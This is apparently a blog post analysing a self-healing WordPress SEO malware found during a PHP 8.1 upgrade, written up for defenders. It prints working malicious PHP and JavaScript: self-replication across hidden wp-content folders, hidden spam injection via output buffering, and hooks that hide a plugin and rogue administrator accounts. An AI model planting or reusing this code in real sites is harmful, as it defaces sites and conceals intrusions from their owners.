Dissecting a Self-Healing WordPress SEO Malware
An in-depth analysis of a persistent WordPress SEO malware that abused MU plugins, WordPress hooks, and output buffering to hide itself and survive filesystem cleanup.
 Maksym
Introduction
A client contacted me after upgrading their WordPress installation from PHP 8.0 to PHP 8.1. Immediately after the upgrade, the Divi became unusable — pages would load indefinitely while WordPress Safe Mode continued to work normally.
At first, everything pointed to a compatibility issue between Divi and PHP 8.1. However, inspecting the filesystem revealed something unexpected: a collection of hidden PHP files living inside cache directories.
The PHP upgrade hadn't introduced the problem — it had exposed an already existing malware infection.
Investigation
That's where it gets interesting.
Basic measures
Of course I didn't know that the problem was a virus at first, so I went through a basic procedure: tried Divi in the safe mode(it worked), tweaked it's performance configs & cleared cache. I knew that extensions aren't the problem here since client already disabled them before, while trying to troubleshoot the problem on their own. At this moment, I decided to dive into the website's filesystem.
Inspecting the Filesystem
Every time I deleted the cache directory, it would silently reappear a few seconds later. No caching plugins were active, and Safe Mode bypassed them entirely. At this point it became obvious that something else inside WordPress was recreating those files. I tried to rename mu-plugins folder to disable the must-use plugins, however within the seconds this folder reappeared under the same name as before and that's what I saw when I opened it:

When I opened these files, everything started to finally make sense: it was a SEO malware that continuously recreates itself when it gets deleted.
This explains why cache kept reappearing & why it had these casino junk files in it.

It also became clear why Divi broke: PHP version change just broke the malware's code as for 8.1 version it contained errors. Ironically, upgrading PHP didn't break the website. It broke the malware that had been silently running inside the website, and that failure finally exposed the infection.
Neutralizing the threat
Deleting the malware manually was useless, since the code was persisting himself. I used Wordfence plugin to detect other malicious scripts in the filesystem and delete them. Fortunately, it stopped the persistence of these malicious files, so I proceeded to clean-up everything. At first glance, the filenames looked almost random. However, one thing immediately stood out: every directory contained almost the exact same set of files. This is how many files of this malware the whole wp-content folder contained:
languages/.cache/db-747.php
languages/.cache/maintenance-747.php
languages/.cache/crontrol-747.dat
languages/.cache/usersw-747.dat
languages/.cache/sunrise-747.php
plugins/usersw-747/usersw-747.php
plugins/crontrol-747/crontrol-747.php
themes/.starter-starter/db-747.php
themes/.starter-starter/maintenance-747.php
themes/.starter-starter/crontrol-747.dat
themes/.starter-starter/usersw-747.dat
themes/.starter-starter/sunrise-747.php
uploads/2026/05/.thumbnails/db-747.php
uploads/2026/05/.thumbnails/maintenance-747.php
uploads/2026/05/.thumbnails/crontrol-747.dat
uploads/2026/05/.thumbnails/usersw-747.dat
uploads/2026/06/.thumbnails/db-747.php
uploads/2026/06/.thumbnails/maintenance-747.php
uploads/2026/06/.thumbnails/crontrol-747.dat
uploads/2026/06/.thumbnails/usersw-747.dat
uploads/2026/07/.thumbnails/db-747.php
uploads/2026/07/.thumbnails/maintenance-747.php
uploads/2026/07/.thumbnails/crontrol-747.dat
uploads/2026/07/.thumbnails/usersw-747.dat
uploads/2026/07/.thumbnails/sunrise-747.php
uploads/.cache-dir/db-747.php
uploads/.cache-dir/maintenance-747.php
uploads/.cache-dir/crontrol-747.dat
uploads/.cache-dir/usersw-747.dat
uploads/.cache-dir/sunrise-747.php
upgrade/.temp/db-747.php
upgrade/.temp/maintenance-747.php
upgrade/.temp/crontrol-747.dat
upgrade/.temp/usersw-747.dat
upgrade/.temp/sunrise-747.php
fonts/.woff-cache/db-747.php
fonts/.woff-cache/maintenance-747.php
fonts/.woff-cache/crontrol-747.dat
fonts/.woff-cache/usersw-747.dat
fonts/.woff-cache/sunrise-747.php
debug/.logs/db-747.php
debug/.logs/maintenance-747.php
debug/.logs/crontrol-747.dat
debug/.logs/usersw-747.dat
debug/.logs/sunrise-747.php
Malware Analysis
Classification
Here's my assessment of each component's role:
| File | Assumed Role |
|---|---|
sunrise-747.php | Primary persistence module responsible for restoring deleted components and injecting malicious behavior into WordPress. |
crontrol-747.dat | Secondary persistence module disguised as a .dat file. Implements plugin hiding, user hiding, and recovery mechanisms. |
maintenance-747.php | Empty placeholder file. It may have served as a marker or a loader, although no executable logic was present in the analyzed sample. |
usersw-747.dat | Missing component. Based on references found in other modules, it likely handled user management or the core malicious payload. This assumption could not be verified because the file had already been removed during cleanup. |
db-747.php | Minimal stub containing only an ABSPATH check. Most likely used as a placeholder to complete the malware's directory structure. |

Visualisation
To understand better the roles before diving into a code review, here's the proper visualisation:
Code Review
sunrise-747.php
Overview
sunrise-747.php is the primary component of the malware. Unlike a traditional PHP web shell, its purpose is not remote command execution but persistence and SEO spam injection.
The file is implemented as a Must-Use (MU) plugin, meaning WordPress loads it automatically on every request without requiring activation from the administrator. This makes it an ideal persistence mechanism, as simply disabling regular plugins does not affect its execution.
During the analysis, this module was found to be responsible for four major tasks:
- registering the malware during WordPress initialization
- injecting hidden SEO spam into rendered pages
- replicating itself across multiple directories inside
wp-content - restoring additional malware components when they are deleted
Rather than performing a single malicious action, sunrise-747.php acts as the malware's central coordinator.
Initialization
The file begins with a standard safety check to ensure that it is executed only within the WordPress environment:
if (!defined('ABSPATH')) exit;
It then defines several constants used throughout the malware:
| Constant | Purpose |
|---|---|
_OC_BT | Internal malware identifier (747). |
_OC_MH | Base64-encoded HTML payload containing the SEO spam content. |
_OC_SH | Additional HTML payload (empty in the analyzed sample). |
_OC_VF | Additional HTML payload displayed inside the injected container (empty in the analyzed sample). |
_OC_CSV | Name of an auxiliary file (747.csv). |
_OC_CSV_PATH | Target path where the CSV file is restored if missing. |
Immediately afterwards, the malware registers several WordPress hooks.
First, it disables XML-RPC and removes the X-Pingback header:
add_filter('xmlrpc_enabled', '__return_false');
add_filter('wp_headers', function ($h) {
    unset($h['X-Pingback']);
    return $h;
});
These changes appear unrelated to the persistence mechanism itself and are likely intended to reduce unnecessary WordPress functionality or avoid exposing additional endpoints.
Persistence Mechanism
The persistence mechanism is implemented through a WordPress init hook, allowing the malware to execute on every request shortly after WordPress finishes loading.
Instead of storing a single copy of itself, the malware maintains multiple redundant copies across several directories inside wp-content. Most of these locations resemble cache or temporary directories, making them less likely to attract attention during a manual inspection.
Whenever the hook executes, the malware performs the following sequence:
- Creates all required directories if they do not already exist.
- Reads its own source code (
__FILE__) into memory. - Computes an MD5 hash of itself.
- Compares every existing copy against that hash.
- Rewrites any missing or modified copies.
- Restores additional malware components (
crontrol-747andusersw-747) into the WordPress plugins directory if they have been deleted. - Restores an auxiliary
747.csvfile used by other components.
The implementation can be seen below:
add_action('init', function(){
    $locs = [
        WP_CONTENT_DIR . '/uploads/' . date('Y') . '/' . date('m') . '/.thumbnails/',
        WP_CONTENT_DIR . '/upgrade/.temp/',
        WP_CONTENT_DIR . '/cache/.objects/',
        WP_CONTENT_DIR . '/languages/.cache/',
        WP_CONTENT_DIR . '/uploads/.cache-dir/',
        WP_CONTENT_DIR . '/themes/.starter-starter/',
        WP_CONTENT_DIR . '/upgrade/core/.backup/',
        WP_CONTENT_DIR . '/fonts/.woff-cache/',
        WP_CONTENT_DIR . '/debug/.logs/',
    ];
    @mkdir(_OC_CSV_DIR, 0755, true);
    $self = @file_get_contents(__FILE__);
    if (!$self || strlen($self) < 100) return;
    $hash = md5($self);
    foreach ($locs as $loc) {
        @mkdir($loc, 0755, true);
        $t = rtrim($loc, '/') . '/' . basename(__FILE__);
        if (!file_exists($t) || @md5_file($t) !== $hash) {
            @file_put_contents($t, $self);
        }
    }
    $plugins = [
        WP_PLUGIN_DIR . '/crontrol-747/crontrol-747.php' => 'crontrol-747.dat',
        WP_PLUGIN_DIR . '/usersw-747/usersw-747.php' => 'usersw-747.dat',
    ];
    foreach ($plugins as $target => $dat) {
        if (!file_exists($target) || filesize($target) < 50) {
            foreach ($locs as $loc) {
                $src = rtrim($loc, '/') . '/' . $dat;
                if (file_exists($src) && filesize($src) > 50) {
                    @mkdir(dirname($target), 0755, true);
                    @copy($src, $target);
                    break;
                }
            }
        }
    }
    if (!file_exists(_OC_CSV_PATH) || filesize(_OC_CSV_PATH) < 10) {
        foreach ($locs as $loc) {
            $src = rtrim($loc, '/') . '/' . _OC_CSV;
            if (file_exists($src) && filesize($src) > 10) {
                @copy($src, _OC_CSV_PATH);
                break;
            }
        }
    }
}, 2);
Several implementation details are worth noting.
First, the malware uses its own source code as the replication template:
$self = @file_get_contents(__FILE__);
This means there is no embedded payload or remote download—the script simply copies itself to every configured location.
To avoid unnecessary writes, each replicated file is verified using its MD5 hash:
$hash = md5($self);

if (!file_exists($t) || @md5_file($t) !== $hash) {
    @file_put_contents($t, $self);
}
As a result, modified or partially removed copies are automatically restored, while identical files are left untouched.
Another notable characteristic is the choice of replication directories. Rather than creating obviously suspicious folders, the malware hides inside locations that appear to belong to WordPress itself or to caching plugins:
cache/.objects/uploads/.cache-dir/languages/.cache/fonts/.woff-cache/debug/.logs/
Finally, the persistence mechanism also restores two additional malware modules:
crontrol-747usersw-747
If either plugin is deleted, the malware searches its replicated directories for a backup copy and silently recreates the missing plugin inside the WordPress plugins directory.
This redundancy makes manual cleanup significantly more difficult. Removing a single file or even an entire directory is insufficient, since another copy will recreate the missing components during the next WordPress initialization.
SEO Injection
The malware's primary objective is to inject SEO spam into the generated HTML without noticeably affecting the appearance of the website.
The first clue can be found in the _OC_MH constant, which stores a Base64-encoded HTML fragment. After decoding it, the payload becomes surprisingly simple:
<div style="position: fixed; top: -27369px; left: -6037px;">
    <p>Under neon lights scattered across London nights, players search for thrills where fortune feels just within reach, and discovering <a href="https://maggiemowbraymillinery.co.uk/">no registration casino uk</a> brings that mix of ease and expectation gamblers crave, letting coins spin, strategies unravel, and every click become a small celebration of daring moments that flirt with the promise of even greater wins ahead.</p>
</div>
The injected content is nothing more than SEO spam containing backlinks to an external gambling-related website. By encoding the HTML using Base64, the malware avoids exposing the payload directly in the source code, making manual inspection slightly more difficult.
The injection itself happens through the template_redirect hook:
add_action('template_redirect', function() {
    if (is_admin()) return;
    if (defined('_XF_INJ_' . _OC_BT)) return;
    define('_XF_INJ_' . _OC_BT, 1);
    ob_start(function($html) {
        $inject = _OC_SH;
        if (is_front_page() || is_home()) {
            $inject .= _OC_MH;
        }
        $did = 'xf-' . _OC_BT . '-' . substr(md5(home_url()), 0, 6);
        $inject .= '<style>#' . $did . ' a { text-decoration: none !important; color: inherit !important; }</style>';
        $inject .= '<div id="' . $did . '" style="width:100%; background-color:#ffffff; color:#fefefe; text-align:center; font-size:12px; padding:5px 0; z-index:99999; position:relative; line-height:1.2;">' . _OC_VF . '</div>';
        $inject .= '<script>(function(){try{var d=document.getElementById("' . $did . '");if(!d)return;function getBgColor(el){if(!el)return null;try{var s=window.getComputedStyle(el);var bg=s.backgroundColor;if(bg&&bg!=="rgba(0, 0, 0, 0)"&&bg!=="transparent")return bg;}catch(e){}return null;}var foundBg=null;var footerSels=["footer","#footer",".site-footer",".footer","#colophon",".elementor-location-footer"];for(var i=0;i<footerSels.length;i++){try{var el=document.querySelector(footerSels[i]);var bg=getBgColor(el);if(bg){foundBg=bg;break;}}catch(e){}}if(!foundBg){try{var allEls=document.querySelectorAll("section,div,aside");for(var i=allEls.length-1;i>=0;i--){var el=allEls[i];if(el.offsetHeight>10){var rect=el.getBoundingClientRect();if(rect.bottom>=window.innerHeight-200){var bg=getBgColor(el);if(bg){foundBg=bg;break;}}}}}catch(e){}}if(!foundBg)foundBg=getBgColor(document.body);if(!foundBg)foundBg="rgb(255,255,255)";var rgb=foundBg.match(/\\d+/g);var r=255,g=255,b=255;if(rgb&&rgb.length>=3){r=parseInt(rgb[0]);g=parseInt(rgb[1]);b=parseInt(rgb[2]);}var r2=(r>2)?r-2:r+2;var g2=(g>2)?g-2:g+2;var b2=(b>2)?b-2:b+2;var c="rgb("+r2+","+g2+","+b2+")";d.style.backgroundColor=foundBg;d.style.color=c;var l=d.getElementsByTagName("a");for(var i=0;i<l.length;i++){l[i].style.color=c;}}catch(e){}})();</script>';
        if (stripos($html, '</body>') !== false) {
            $html = str_ireplace('</body>', $inject . '</body>', $html);
        } else {
            $html .= $inject;
        }
        return $html;
    });
});
Instead of modifying WordPress templates or writing directly to theme files, the malware uses PHP's output buffering (ob_start()). Every generated page is intercepted immediately before being sent to the client, allowing the malware to modify the final HTML on the fly.
The payload is only injected on the homepage:
if (is_front_page() || is_home()) {
    $inject .= _OC_MH;
}
Finally, the modified HTML is inserted immediately before the closing </body> tag:
$html = str_ireplace('</body>', $inject . '</body>', $html);
This approach has several important advantages.
-
No WordPress templates need to be modified, making file integrity checks less likely to detect the infection.
-
The injected content exists only in the generated response, meaning the malicious HTML is never permanently stored inside theme files or posts.
-
The malware injects the SEO content only on the homepage, where backlinks generally carry the highest SEO value.
Self-Healing Logic
Replicating itself is only part of the persistence strategy. The malware also continuously verifies the presence of its auxiliary components and restores them whenever they are missing.
Two additional modules are monitored:
crontrol-747.phpusersw-747.php
Rather than embedding these plugins directly into the source code, the malware searches for their backup copies inside the replicated directories:
$plugins = [
    WP_PLUGIN_DIR . '/crontrol-747/crontrol-747.php' => 'crontrol-747.dat',
    WP_PLUGIN_DIR . '/usersw-747/usersw-747.php' => 'usersw-747.dat',
];
For every monitored plugin, the malware checks whether the destination file exists or appears incomplete:
if (!file_exists($target) || filesize($target) < 50)
If the plugin is missing, every replicated directory is searched until a backup copy is found:
foreach ($locs as $loc) {
    $src = rtrim($loc, '/') . '/' . $dat;

    if (file_exists($src) && filesize($src) > 50) {
        @mkdir(dirname($target), 0755, true);
        @copy($src, $target);
        break;
    }
}
The same recovery mechanism is also applied to an auxiliary file named 747.csv.
This design makes the infection significantly more resilient than simply copying a single PHP file. Removing one malicious component is rarely sufficient, since another surviving copy can silently restore the missing files during the next WordPress initialization.
From a defensive perspective, this means that partial cleanup is ineffective. Every replicated copy must be removed simultaneously, otherwise the remaining components will reconstruct the infection.
Interesting Findings
The most interesting aspect of sunrise-747.php is that it does not resemble a typical PHP web shell. There are no calls to eval(), system(), shell_exec(), or similar functions commonly associated with remote code execution. Instead, the malware relies almost entirely on legitimate WordPress APIs and lifecycle hooks.
Another notable design choice is the separation of responsibilities. Rather than placing every malicious feature inside a single file, the author split the malware into multiple modules responsible for persistence, concealment, and (presumably) the primary payload. This makes the overall architecture easier to maintain and allows individual components to be updated independently.
The code is also surprisingly readable. Variable names are short, but the overall structure is consistent and avoids heavy obfuscation. Instead of hiding the code itself, the author appears to rely on hiding its location by storing copies inside cache and temporary directories that administrators rarely inspect manually.
Ironically, this design also became one of the malware's weaknesses. Because the code executes through normal WordPress hooks rather than isolated payloads, the PHP 8.1 upgrade exposed compatibility issues that ultimately revealed the infection.
crontrol-747.dat
Overview
Unlike sunrise-747.php, whose primary responsibility is persistence and SEO injection, crontrol-747.dat focuses on concealment. It hides malicious plugins from the WordPress administration panel, conceals selected administrator accounts, and participates in the overall recovery mechanism shared across the malware family.
Plugin Concealment
One of the responsibilities of crontrol-747.dat is to hide itself from the WordPress administration panel.
This is achieved by registering an all_plugins filter:
add_filter('all_plugins', function($p){
    unset($p[plugin_basename(__FILE__)]);
    return $p;
});
Whenever WordPress builds the list of installed plugins, it passes that list through the all_plugins filter before rendering the Plugins page.
The malware simply removes its own entry from the array before it reaches the administration interface.
As a result, the plugin continues to exist on disk and remains fully functional, yet it becomes invisible to administrators browsing the installed plugins.
This is a considerably cleaner approach than deleting database entries or modifying WordPress core files. Instead, the malware takes advantage of WordPress' own hook system to alter the application's behavior at runtime.
Hidden Administrator Accounts
Besides hiding malicious plugins, crontrol-747.dat also conceals selected administrator accounts from the WordPress dashboard.
It achieves this by hooking into the pre_user_query action:
add_action('pre_user_query', function($q){
    global $wpdb;
    $h = get_option('wp_747_adm');
    if (!is_array($h)) $h = $h ? [$h] : [];
    if (!empty($h)) {
        $esc = array_map(function($x){ return "'" . esc_sql($x) . "'"; }, $h);
        $q->query_where .= " AND {$wpdb->users}.user_login NOT IN (" . implode(',', $esc) . ")";
    }
});
Before WordPress executes the SQL query used to retrieve users, the malware appends an additional condition to the WHERE clause.
The usernames stored in the wp_747_adm option are excluded from the query:
AND wp_users.user_login NOT IN (...)
As a result, the accounts are never returned to WordPress and therefore never appear in the Users section of the administration panel.
Importantly, the accounts themselves are not deleted. They continue to exist in the database, retain all assigned privileges, and can still be used to authenticate normally. The malware merely hides them from the administrative interface, making unauthorized administrator accounts significantly more difficult to discover during regular inspections.
Interesting Findings
The most interesting aspect of crontrol-747.dat is that it performs no direct malicious actions such as SEO injection or remote code execution. Instead, it focuses entirely on making the rest of the malware harder to discover.
This separation of responsibilities suggests that the malware was intentionally designed as multiple cooperating modules rather than one monolithic script.
The use of standard WordPress hooks (all_plugins and pre_user_query) is particularly noteworthy. Rather than modifying the database or core files directly, the malware alters WordPress behavior by intercepting normal execution flow, making the infection significantly less intrusive while remaining difficult to detect.
Unfortunately, some components of the malware were lost during the cleanup process before I had a chance to analyze them.
If you've encountered what appears to be the same malware (even if it uses a different identifier instead of 747), I'd be very interested in taking a look.
Feel free to contact me to send a sample. Completing the missing pieces would help build a more complete understanding of this malware family and improve future detection and analysis.
Conclusion
What initially appeared to be a simple PHP compatibility issue turned out to be something entirely different. The PHP 8.1 upgrade did not introduce the problem — it merely exposed an existing malware infection that had likely remained unnoticed for a long time.
Although the analyzed samples were not heavily obfuscated, they demonstrated a surprisingly well-structured design. Rather than relying on a traditional PHP web shell or aggressive code obfuscation, the malware abused legitimate WordPress mechanisms such as hooks, output buffering, and MU plugins to remain persistent while hiding from administrators.
Its modular architecture was particularly interesting. Instead of implementing every feature inside a single script, the malware separated persistence, concealment, and (presumably) the primary payload into individual components that could restore one another if partially removed.
Unfortunately, one of the modules (usersw-747) was removed during the cleanup before it could be analyzed. While the remaining components strongly suggest that it contained the primary payload, this conclusion cannot be verified without the original file.
Overall, this incident serves as a reminder that not every plugin compatibility issue is actually caused by the plugin itself. Sometimes, an unexpected failure is simply the first visible symptom of a much deeper compromise.